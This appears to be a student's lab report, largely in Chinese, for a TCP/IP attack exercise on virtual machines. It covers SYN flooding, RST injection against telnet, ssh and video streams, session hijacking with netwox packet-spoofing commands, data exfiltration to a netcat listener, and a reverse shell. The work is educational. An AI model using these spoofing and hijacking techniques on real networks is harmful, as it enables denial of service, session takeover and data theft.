#### TCP/IP Attack Lab

### Task 1: SYN Flooding Attack

```
lab@lab-virtual-machine:~/Desktop$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=32
net.ipv4.tcp_max_syn_backlog = 32
lab@lab-virtual-machine:~/Desktop$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 32
```

图 1.1 设置 syn\_backlog

首先将 tcp\_max\_syn\_backlog 的值设置的更小,这样更容易阻塞。

```
lab@lab-virtual-machine:~/Desktop$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                        State
tcp
           0
                   0 127.0.0.53:53
                                              0.0.0:*
                                                                        LISTEN
           0
                   0 0.0.0.0:23
                                              0.0.0.0:*
                                                                        LISTEN
tcp
           0
                   0 127.0.0.1:631
                                              0.0.0.0:*
tcp
                                                                        LISTEN
                                                                        TIME WAIT
tcp
           0
                   0 192.168.220.132:23
                                              192.168.220.130:51844
tcp6
           0
                   0::1:631
                                              :::*
                                                                        LISTEN
           0
                                              0.0.0.0:*
udp
                   0 0.0.0.0:631
           0
udp
                   0 0.0.0.0:32791
                                              0.0.0.0:*
qbu
           0
                                              0.0.0.0:*
                   0 127.0.0.53:53
udp
           0
                   0 192.168.220.132:68
                                              192.168.220.254:67
                                                                        ESTABLISHED
```

图 1.2 未攻击前受害主机 netstat 情况

```
lab@lab-virtual-machine:~/Desktop$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                        State
tcp
           0
                   0 127.0.0.53:53
                                              0.0.0.0:*
                                                                        LISTEN
           0
                  0 0.0.0.0:23
                                              0.0.0.0:*
tcp
                                                                        LISTEN
           0
                  0 127.0.0.1:631
                                              0.0.0.0:*
                                                                        LISTEN
tcp
tcp
           0
                   0 192.168.220.132:23
                                              245.148.29.19:46650
                                                                        SYN RECV
           0
                  0 192.168.220.132:23
                                              255.161.182.254:20353
                                                                        SYN RECV
tcp
tcp
           0
                   0 192.168.220.132:23
                                              245.120.44.207:59589
                                                                        SYN RECV
           0
                                              250.41.29.220:44272
tcp
                   0 192.168.220.132:23
                                                                        SYN RECV
tcp
           0
                  0 192.168.220.132:23
                                              249.220.112.11:41914
                                                                        SYN RECV
                                              242.139.217.152:35459
                                                                        SYN RECV
tcp
           0
                  0 192.168.220.132:23
           0
                  0 192.168.220.132:23
                                              242.173.155.151:30344
                                                                        SYN RECV
tcp
           0
                  0 192.168.220.132:23
                                              250.156.213.154:23491
tcp
                                                                        SYN RECV
           0
                                                                        SYN RECV
tcp
                  0 192.168.220.132:23
                                              253.213.98.167:60005
           0
                                              254.103.217.156:64015
tcp
                  0 192.168.220.132:23
                                                                        SYN RECV
tcp
           0
                  0 192.168.220.132:23
                                              241.44.234.163:62480
                                                                        SYN RECV
           0
                   0 192.168.220.132:23
                                              242.93.205.206:47620
                                                                        SYN RECV
tcp
                     192 168 220 132.23
                                              243 179 189 87 10430
```

图 1.3 攻击时受害主机 netstat 情况

```
[09/12/20]seed@VM:~$ telnet 192.168.220.132
Trying 192.168.220.132...
telnet: Unable to connect to remote host: Connection timed out
```

图 1.4 连接受害主机超时

关闭 syn\_cooikes,使用 syn 泛洪攻击受害主机,此时再尝试 telnet 连接发现超时,攻击成功。

```
lab@lab-virtual-machine:~/Desktop$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                       State
           0
                   0 127.0.0.53:53
                                              0.0.0.0:*
tcp
                                                                       LISTEN
           0
tcp
                   0 0.0.0.0:23
                                              0.0.0.0:*
                                                                       LISTEN
                   0 127.0.0.1:631
                                                                       LISTEN
           0
                                              0.0.0.0:*
tcp
                                                                       SYN RECV
           0
                   0 192.168.220.132:23
                                              244.134.194.207:17542
tcp
           0
                   0 192.168.220.132:23
                                                                       SYN RECV
                                              241.17.91.231:18648
tcp
tcp
           0
                   0 192.168.220.132:23
                                              255.133.251.99:63000
                                                                       SYN RECV
                   0 192.168.220.132:23
                                              255.9.197.81:1137
           0
                                                                       SYN RECV
tcp
           0
                   0 192.168.220.132:23
                                              253.144.207.237:44440
                                                                       SYN RECV
tcp
           0
                   0 192.168.220.132:23
                                              251.54.123.247:63317
                                                                       SYN RECV
tcp
           0
                   0 192.168.220.132:23
                                              245.227.231.9:17580
                                                                       SYN RECV
tcp
           0
                   0 192.168.220.132:23
                                              246.182.152.36:48726
                                                                       SYN RECV
tcp
           0
                   0 192.168.220.132:23
                                              248.32.53.52:52026
                                                                       SYN RECV
tcp
           0
                   0 192.168.220.132:23
                                              254.246.60.60:10166
                                                                       SYN RECV
tcp
                   0 192.168.220.132:23
                                              243.55.105.181:40110
                                                                       SYN RECV
tcp
                  0 192.168.220.132:23
                                              241.197.40.67:5397
                                                                       SYN RECV
```

图 1.5 打开 tcp\_syn\_cooikes 后 syn 泛洪攻击时受害主机 netstat 情况

```
[09/12/20]seed@VM:~$ telnet 192.168.220.132
Trying 192.168.220.132...
Connected to 192.168.220.132.
Escape character is '^]'.
lab
Ubuntu 20.04.1 LTS
lab-virtual-machine login: lab
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-47-generic x86_64)
```

图 1.6 连接受害主机成功

当打开 tcp\_syn\_cooikes 后,主机会启用安全机制。当服务器收到一个 syn 报文时,根据报文信息生成一个哈希作为 cooikes,而此时并不生成 TCB。将哈希的值作为序列号发回客户端。只有当客户端将携带正确序列号的 ack 发回来之后才分配资源维护这个 TCP 连接。在 syn 泛洪攻击中,syn-ack 并不会发到攻击者主机。因此,攻击者实际上并没有过度消耗受害者的网络资源、攻击失败。

#### Task 2: TCP RST Attacks on telnet and ssh Connections

## **Using Netwox**

```
lab@lab-virtual-machine:~/Desktop$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                       State
           0
                  0 127.0.0.53:53
                                              0.0.0.0:*
                                                                       LISTEN
tcp
           0
                  0 0.0.0.0:23
                                              0.0.0.0:*
                                                                       LISTEN
tcp
           0
tcp
                  0 127.0.0.1:631
                                              0.0.0.0:*
                                                                       LISTEN
tcp
           0
                  0 192.168.220.132:23
                                              192.168.220.130:51868
                                                                       ESTABLISHED
tcp6
                  0::1:631
                                              :::*
                                                                       LISTEN
```

图 2.1.1 建立 telnet 连接

首先由 192.168.220.132 作为服务器,192.168.220.130 作为客户端,建立 TELNET 连接。

```
[09/12/20]seed@VM:~$ sudo netwox 78 -i "192.168.220.130"
^Z
[1]+ Stopped sudo netwox 78 -i "192.168.220.130"
```

图 2.1.2 发起攻击

由主机 192.168.220.129 发起攻击,假冒 192.168.220.130 客户端向服务器发送 RST 报文。

```
skwang@skwang-virtual-machine:~$ telnet 192.168.220.132
Trying 192.168.220.132...
Connected to 192.168.220.132.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
lab-virtual-machine login: lsb
Password:
Login incorrect
lab-virtual-machine login: lab
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-47-generic x86 64)
 * Documentation: https://help.ubuntu.com
                   https://landscape.canonical.com
  Management:
                   https://ubuntu.com/advantage
 * Support:
69 updates can be installed immediately.
O of these updates are security updates.
To see these additional updates run: apt list --upgradable
Your Hardware Enablement Stack (HWE) is supported until April 2025.
*** System restart required ***
Last login: Sat Sep 12 10:36:04 CST 2020 from 192.168.220.130 on pts/1
lab@lab-virtual-machine:~$
lab@lab-virtual-machine:~$ Connection closed by foreign host.
```

图 2.1.3 攻击效果

在客户端,敲入回车(暂不理解)后发现连接被断开,攻击成功。

```
skwang@skwang-virtual-machine:~$ ssh lab@192.168.220.132
The authenticity of host '192.168.220.132 (192.168.220.132)' can't be established.
ECDSA key fingerprint is SHA256:Xv04WtuirlBiQLSd0b91en3AhsEzMu0EjuwjtYlrivM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.220.132' (ECDSA) to the list of known hosts.
lab@192.168.220.132's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-47-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
69 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable
Your Hardware Enablement Stack (HWE) is supported until April 2025.
*** System restart required **
Last login: Sat Sep 12 11:30:48 2020 from 127.0.0.1
lab@lab-virtual-machine:~$
lab@lab-virtual-machine:~$ packet write wait: Connection to 192.168.220.132 port 22: Broken pipe
```

图 2.1.4 ssh 连接下的攻击

在虚拟机 AB 之间建立了 SSH 连接之后,在虚拟机 M 上用同样的命令可以断开连接。即使 SSH 使用了 TLS,其下层仍然是 TCP。

### **Using Scapy**

```
TELNET
     200 99.194867920 192.168.220.132
                                                192.168.220.130
                                                                                   150 Telnet Data ...
     473 280.116703863 192.168.220.132
                                                192.168.220.130
                                                                                    54 23 → 51876 [RST] Seq=2899884046 Win=8192 Len=0
Frame 201: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: Vmware_3d:f3:6a (00:0c:29:3d:f3:6a), Dst: Vmware_7e:33:10 (00:0c:29:7e:33:10)
▶ Internet Protocol Version 4, Src: 192.168.220.130, Dst: 192.168.220.132
▼ Transmission Control Protocol, Src Port: 51876, Dst Port: 23, Seq: 1160906626, Ack: 2899884046, Len: 0
    Source Port: 51876
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1160906626
Acknowledgment number: 2899884046
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
```

图 2.2.1 捕获最后一次 TCP 报文

攻击者通过在混杂模式网卡上抓包,获得服务器发给客户端的下一次序列号。然后假冒服务器向客户端发送 RST 报文。

```
lab@lab-virtual-machine:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
lab@lab-virtual-machine:~$
lab@lab-virtual-machine:~$
lab@lab-virtual-machine:~$
lab@lab-virtual-machine:~$
lab@lab-virtual-machine:~$
```

图 2.2.2 攻击效果

在客户端发现连接被断开,攻击成功。

## Task 3: TCP RST Attacks on Video Streaming Applications



图 3.1 使用 netwox 工具

攻击方式同 Task2,攻击效果显著。首先在 wireshark 中可以看到 RST 报文的传输;其次在视频网站网页上看到视频无法播放的错误信息。




图 3.2 使用 scapy

图 3.3 spoofing RST 核心代码

另外尝试使用 scapy 进行 RST 攻击。此时在 wireshark 中能看到 RST 报文,而视频播放则卡在缓冲界面,无法正常播放。

### Task 4: TCP Session Hijacking

### **Using Netwox**

```
[09/12/20]seed@VM:~$ sudo netwox 40 --ip4-src 192.168.220.130 --ip4-dst 192.
168.220.132 --tcp-src 36052 --tcp-dst 23 --tcp-seqnum 1572930371 --tcp-acknu
m 936008448 --tcp-ack --tcp-window 501 --tcp-data "6c"
            ihl
                                                  totlen
version
                         tos
                                                0x0029=41
                       0 \times 00 = 0
                                    rIDIMI
                                                   offsetfrag
           0xE508=58632
                                    0 | 0 | 0 |
                                                    0 \times 00000 = 0
       ttl
                      protocol
                                                 checksum
     0 \times 00 = 0
                       0x06=6
                                                  0x9B6E
                                source
                            192.168.220.130
                              destination
                           192.168.220.132
CP
                                            destination port
            source port
           0x8CD4=36052
                                                0x0017=23
                                segnum
                        0x5DC10343=1572930371
                                acknum
                        0x37CA5B00=936008448
  doff
          r|r|r|r|C|E|U|A|P|R|S|F|
                                                  window
         0|0|0|0|0|0|0|1|0|0|0|0|
                                                0x01F5=501
             checksum
                                                  urgptr
           0x86CB=34507
                                                 0 \times 00000 = 0
```

图 4.1 构造 TELNET 报文

利用 wireshark, 查看上次 TELNET 报文的字节流序列号和确认号, 用于构造报文的参数。报文的负载是命令, 但是 TELNET 一次直传一个字符, 所以此处选择简单命令 ls。图 4.1 报文首先传输了字符"I", 之后按同样方法传"s"和"\r"。

1.	IHJ.	JJ41	U. I.	TOU:	יטטפ	154	. 10	0.22	.0.1	32			192		0.2	20.1	.50		LETIME		120	retire	. ναι	a
1	147	340	9.2	8534	427	192	. 16	8.22	20.1	30			192	.16	8.2	20.1	.32		FELNET		60	Telne	Dat	a
1	148	340	9.2	861	151	192	.16	8.22	20.1	32			192	.16	8.2	20.1	.30	1	FELNET		67	Telne	Dat	a
1	159	345	2.5	9309	937	192	.16	8.22	20.1	30			192	.16	8.2	20.1	.32	1	ΓELNET		60	Telne <sup>-</sup>	Dat	a
1	160	345	2.5	9350	921	192	.16	8.22	20.1	32			192	.16	8.2	20.1	.30	1	ΓELNET		67	Telne <sup>*</sup>	Dat	a
1	166	354	5.4	9546	532	192	.16	8.22	20.1	30			192	.16	8.2	20.1	.32	1	ΓELNET		60	Telne	Dat	a .
1	167	354	5.4	982	237	192	.16	8.22	20.1	32			192	.16	8.2	20.1	.30	1	ΓELNET		274	Telne <sup>-</sup>	Dat	a
- 1	168	354	5.6	1510	952	192	.16	8.22	20.1	32			192	.16	8.2	20.1	.30	1	FELNET		150	Telne	Dat	a
1	169	355	9.6	0543	383	192	.16	8.22	20.1	30			192	. 16	8.2	20.1	32	1	TELNET		68	[TCP:	Spuri	ous
Int		et F	rot	oco	ol V														.220.13 eq: 936		)2, A	ck: 15	7293	9383
Int Tra	erne	et I	Prot ion	Cor	ol V	ol F	rot	oco	ι, 9	Src	Por	t:	23,	, Ds	t P	ort:	3607	4, Se	eq: 936	00906	)2, A	ck: 15	7293	9383
Int Tra	erne nsmi	et I issi Oc	Protion	Cor 3d	ol V ntro	ol F 6a	rot	0c0	l, s	7e	<b>Por</b> 33	t: 10	23, 08	00	45	ort: 10	)=	4, Se	eq: 936	00906 E.	)2, A	ck: 15	7293	9383
Int Tra 000	erne ensmi	0c 88	Proficion 29 b9	Cor 3d a8	f3	6a 00	00 40	0c 0c 06	29 46	7e 5f	33 c0	10 a8	23, 08 dc	00 84	45 c0	ort: 10 a8	)=	4, Se	)~3 F	00906 E.	)2, A	ck: 15	7293	9383
Int Tra 000 010 020	erne ensmi 00 00 dc	0c 88	29 b9	Cor 3d a8	f3 40 8c	6a 00 ea	00 40 37	0c 0c 06 ca	29 46 5d	7e 5f 2a	33 c0 5d	10 a8 c1	08 dc 03	00 84 4f	45 c0 80	ort: 10 a8 18	)=	.j @.@.	)~3 F ]*]0	00906 E.	)2, A	ck: 15	7293	9383
Int Tra 000 010 020 030	erne ensmi 00 00 dc 01	0c 88 82 fd	29 b9 00	3d a8 17 5a	f3 40 8c 00	6a 00 ea	00 40 37	0c 0c 06 ca 01	29 46 5d 08	7e 5f 2a 0a	33 c0 5d 60	10 a8 c1 76	08 dc 03 2a	00 84 4f 6d	45 c0 80 3a	10 a8 18 5d	)=	.j @.@. 7.	)~3 F ]*]0	00906 E.  :]	)2, A	ck: 15	7293	9383
Int Tra 000 010 020 030 040	00 00 dc 01 78	0c 88 82 fd b8	29 b9 00 5a 1b	3d a8 17 5a 5d	f3 40 8c 00 30	6a 00 ea 00 3b	00 40 37 01 6c	0c 06 ca 01 61	29 46 5d 08 62	7e 5f 2a 0a 40	33 c0 5d 60 6c	10 a8 c1 76	08 dc 03 2a 62	00 84 4f 6d 2d	45 c0 80 3a 76	ort: 10 a8 18 5d 69	)= ( zz x]	.j @.@. 7.	)~3 F ]*]0 `v*m b@lab-	00906 E.  :]	)2, A	ck: 15	7293	9383
Int Tra 000 010 020 030 040 050	00 00 dc 01 78	0c 88 82 fd b8 74	29 b9 00 5a 1b	3d a8 17 5a 5d 61	f3 40 8c 00 30 6c	6a 00 ea 00 3b 2d	00 40 37 01 6c 6d	0c 06 ca 01 61	29 46 5d 08 62 63	7e 5f 2a 0a 40 68	33 c0 5d 60 6c 69	10 a8 c1 76 61 6e	98 dc 03 2a 62 65	00 84 4f 6d 2d 3a	45 c0 80 3a 76 20	10 a8 18 5d 69 7e	)=  zz x]	.j @.@. 7.  0;la	)~3 F ]*]0 `v*m b@lab- chine:	E.  :] vi ~	)2, A	ck: 15	7293	9383
Int Tra 000 010 020 030 040	00 00 dc 01 78 72 07	0c 88 82 fd b8 74 1b	29 b9 00 5a 1b 75	3d a8 17 5a 5d 61	f3 40 8c 00 30 6c 31	6a 00 ea 00 3b 2d 3b	00 40 37 01 6c 6d 33	0c 06 ca 01 61 61 32	29 46 5d 08 62 63	7e 5f 2a 0a 40 68	33 c0 5d 60 6c 69	10 a8 c1 76 61 6e	98 dc 03 2a 62 65	00 84 4f 6d 2d 3a	45 c0 80 3a 76	10 a8 18 5d 69 7e	)= zz x] rtua	.j @.@. 7.  0;la l-ma 1;32	)~3 F ]*]0 `v*m b@lab- chine: mlab@l	E.  :] vi ~ ab	)2, A	ck: 15	7293	9383
Int Tra 000 010 020 030 040 050	00 00 dc 01 78 72 07	0c 88 82 fd b8 74 1b	29 b9 00 5a 1b	3d a8 17 5a 5d 61 30	f3 40 8c 00 30 6c 31	6a 00 ea 00 3b 2d 3b	00 40 37 01 6c 6d 33	0c 06 ca 01 61 61 32	29 46 5d 08 62 63	7e 5f 2a 0a 40 68 6c	33 c0 5d 60 6c 69 61	10 a8 c1 76 61 6e 62	08 dc 03 2a 62 65 40	00 84 4f 6d 2d 3a 6c	45 c0 80 3a 76 20	10 a8 18 5d 69 7e 62	)= zz x] rtua	.j @.@. 7.  0;la l-ma 1;32	)~3 F ]*]0 `v*m b@lab- chine:	E.  :] vi ~ ab	)2, A	ck: 15	7293	9383
Int Tra 000 010 020 030 040 050 060	00 00 dc 01 78 72 07 2d	0c 88 82 fd b8 74 1b 76	29 b9 00 5a 1b 75 5b 69	3d a8 17 5a 5d 61 30 72	f3 40 8c 00 30 6c 31 74	6a 00 ea 00 3b 2d 3b 75	00 40 37 01 6c 6d 33 61	0c 06 ca 01 61 61 32	29 46 5d 08 62 63 6d 2d	7e 5f 2a 0a 40 68 6c 6d	33 c0 5d 60 6c 69 61 61	10 a8 c1 76 61 6e 62 63	08 dc 03 2a 62 65 40 68	00 84 4f 6d 2d 3a 6c 69	45 c0 80 3a 76 20 61 6e	10 a8 18 5d 69 7e 62 65	)= ( zz x] rtua [0	.j @.@. 7.  0;la l-ma 1;32	)~3 F ]*]0 `v*m b@lab- chine: mlab@l	00906 E.  :] vi ~ ab	)2, A	ck: 15	7293	9383

图 4.2 报文传输

因为没有指定应答报文的接收端,所以使用 wireshark 直接观察报文。三条红色的标记报文分别

是"I"、"s"、"\r", 红色标记是因为它们覆盖了正常的 TCP 字节流, 但这对实验结果没有影响。1167 和 1168 即服务器传回来的应答, 可以从下面的窗口看到 TELNET 服务器信息已经通过网络传输过来了。

#### **Using Scapy**

#### 图 4.5 伪造报文核心代码

```
192.168.220.132
    62 381.86329399 192.168.220.130
                                                                             109 Telnet Data
    63 381.86446502 192.168.220.132
                                          192.168.220.130
                                                               TELNET
                                                                           207 Telnet Data ...
    64 382.07019683 192.168.220.132
                                          192.168.220.130
                                                                TELNET
                                                                             150 Telnet Data ...
   [TCP Segment Len: 55]
   Sequence number: 2374595859
   [Next sequence number: 2374595914]
   Acknowledgment number: 577860253
   0101 .... = Header Length: 20 bytes (5)
 ▶ Flags: 0x010 (ACK)
   Window size value: 8192
   [Calculated window size: 8192]
   [Window size scaling factor: -1 (unknown)]
   Checksum: 0x2479 [unverified]
   [Checksum Status: Unverified]
   Urgent pointer: 0
 ▶ [SEQ/ACK analysis]
 ▶ [Timestamps]
   TCP payload (55 bytes)
▼ Telnet
```

图 5.5 wireshark 抓包.情况

```
[09/12/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.220.132] port 9090 [tcp/*] accepted (family 2, spor
t 56268)
B00!
```

图 5.6 攻击者在 9090 端口得到数据

同理伪造报文、攻击者通过 nc 的开放端口得到了 secret 文件中存储的数据: "BOO!"。

# Task 5: Creating Reverse Shell using TCP Session Hijacking

核心代码如 Task 文档所示,不再赘述。序列号的设置问题同 Task4。

```
[09/12/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.220.132] port 9090 [tcp/*] accepted (family 2, sport 56276)
lab@lab-virtual-machine:~$ pwd
pwd
/home/lab
lab@lab-virtual-machine:~$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
```

图 5.1 reverse shell

如图成功获得 shell,可以正常执行命令。